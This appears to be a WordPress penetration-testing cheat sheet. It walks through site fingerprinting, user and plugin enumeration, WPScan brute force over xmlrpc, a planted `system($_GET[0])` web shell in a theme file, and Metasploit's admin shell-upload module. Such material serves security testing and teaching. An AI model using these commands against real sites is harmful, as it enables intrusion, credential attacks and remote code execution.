PRIMARY CATEGORY → WEB TECHNOLOGIES

Discovery | Footprinting

There are different ways to identify if the web application we are dealing with is a WordPress or not

Robots.txt

A WordPress’ robots.txt file usually has a structure similar to the following

curl --silent --location --request GET "<URL>/robots.txt"
Backend URL

In the other hand, we can try to access the login form of the backend panel with the URL below

curl --silent --location --request GET "<URL>/wp-admin" # or /wp-login.php

However, there are plugins that modify the backend URL to hide access to unauthorized users, such as WPS Hide Login

WordPress Directories

Similarly, we can download a ZIP file containing all the directory and file structure of a WordPress site from the official website

Then, we can start requesting certain directories to check if the given web application is a WordPress or not

Interesting Directories
/wp-content/plugins
/wp-content/themes

If we get a 403 forbidden error when we try to list the content of the above directories instead of a 404 error, then we can be sure it is a WordPress site


Enumeration

WordPress Version

Another way we have to check if the given web application is a WordPress site is by analizying the source code of the requested page

We can request the home page and filter by the WordPress string

curl --silent --location --request GET "<URL>/" |& grep -i --color -- 'WordPress'
Plugins
Installed Plugins

We can apply the same principle to list some of the installed and enabled plugins

curl --silent --location --request GET "<URL>" |& grep -iPo --color -- '/plugins/\K.*?(?=/)' | sort -u

The command above does not perform an exhaustive plugin enumeration as it only requests the source code of the home page

Therefore, we can proceed as follows to carry out a more comprehensive enumeration

Installed Plugins Version

Once we have discovered which plugins are installed on the given website, the next step is try to find out the version of each one

To do so, we can check if the given plugin has a README.txt or readme.txt file, as a CHANGELOG content appears within it, so we can gather its version

curl --silent --location --request GET "https://www.digitaldot.es/wp-content/plugins/<WP_PLUGIN>/readme.txt" # Or README.txt
Themes

As with plugins, we can proceed as follows

curl --silent --location --request GET "<URL>" |& grep -iPo --color -- '/wp-content/themes/\K.*?(?=/)' | sort -u

Unlike plugins, it is not necessary to carry out any type of URL extraction from the main page as the named of the enabled theme usually appears in its source code

Users
WP API REST

In order to be able to list the existing users in the WordPress site we can leverage certain WordPress API REST endpoints

http[s]://www.domain.tld/wp-json/wp/v2/users
http[s]://www.domain.tld/?rest_route=/wp/v2/users

Given the URLs above, proceed as follows

curl --silent --location --request GET "<URL>" | jq --raw-output '.[].slug'
WP Admin Login Form



Similarly, we can access the login form of the backend panel and enter a username

If the given user exists, we will get the following error indicating that the password is incorrect

Zoom in

If not, we will get the following error

Zoom in

WP Author HTTP Parameter

Lastly, we can fuzz for the author ID as follows using a tools such as Ffuf

ffuf -v -t 200 -w <(seq 1 100) -u '<URL>?author=FUZZ'
WPScan

WPScan

WP Version, Plugins, Themes and Users enumeration

This tool is an automated WordPress scanner and enumeration tool

In order to make the most of the tool, it is necessary to create account on WPScan to get an API token

We will pass this token to the tool as argument, so it can use WPVulnDB to scan for PoC and reports once the initial enumeration is performed

Setup
gem install wpscan # Or → apt install -y -- wpscan
Usage
wpscan --url '<URL>' --enumerate --api-token '<API_TOKEN>' --output <OUTPUT_FILE>

Login Bruteforce

WPScan

We can use WPScan to perform a login bruteforce attack through both the wp-login page and the XMLRPC.php file

wpscan --password-attack xmlrpc --max-threads <THREADS> --usernames <USER_OR_USER_LIST> --passwords <PASSWD_LIST> --url '<URL>'

Code Execution

Manual Approach


Once we have logged in to the WordPress backend panel, we can access the following sections in order to modify any PHP script related to the installed themes

Side Menu → Appearance → Theme Editor → Select Theme to Edit

It is always better to carry out this modification to a file of an inactive theme

Zoom in

As shown in the image above, we can modify the 404.php file and add the following PHP code at the beginning

system($_GET[0]);

Then, it’s as simple as requesting the given resource, specifying the defined HTTP parameter

As we know a WordPress theme is located under /wp-content/themes/<THEME>, we can proceed as follows

curl --silent --location --request GET "http[s]://www.domain.tld/wp-content/themes/<THEME>/404.php?0=<COMMAND>"
Metasploit

Similarly, we can use the following metasploit module

wp_admin_shell_upload

It uploads a malicious plugin to the WordPress site and then uses it to run a PHP meterpreter shell

Setting up the Module Options and Running it

Before running the metasploit module below, we must set a listener to receive the incoming connection

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
msf6 > set PASSWORD '<PASSWD>'
msf6 > set USERNAME '<USER>'
msf6 > set RHOSTS '<TARGET>'
msf6 > SET RPORT <PORT>
msf6 > run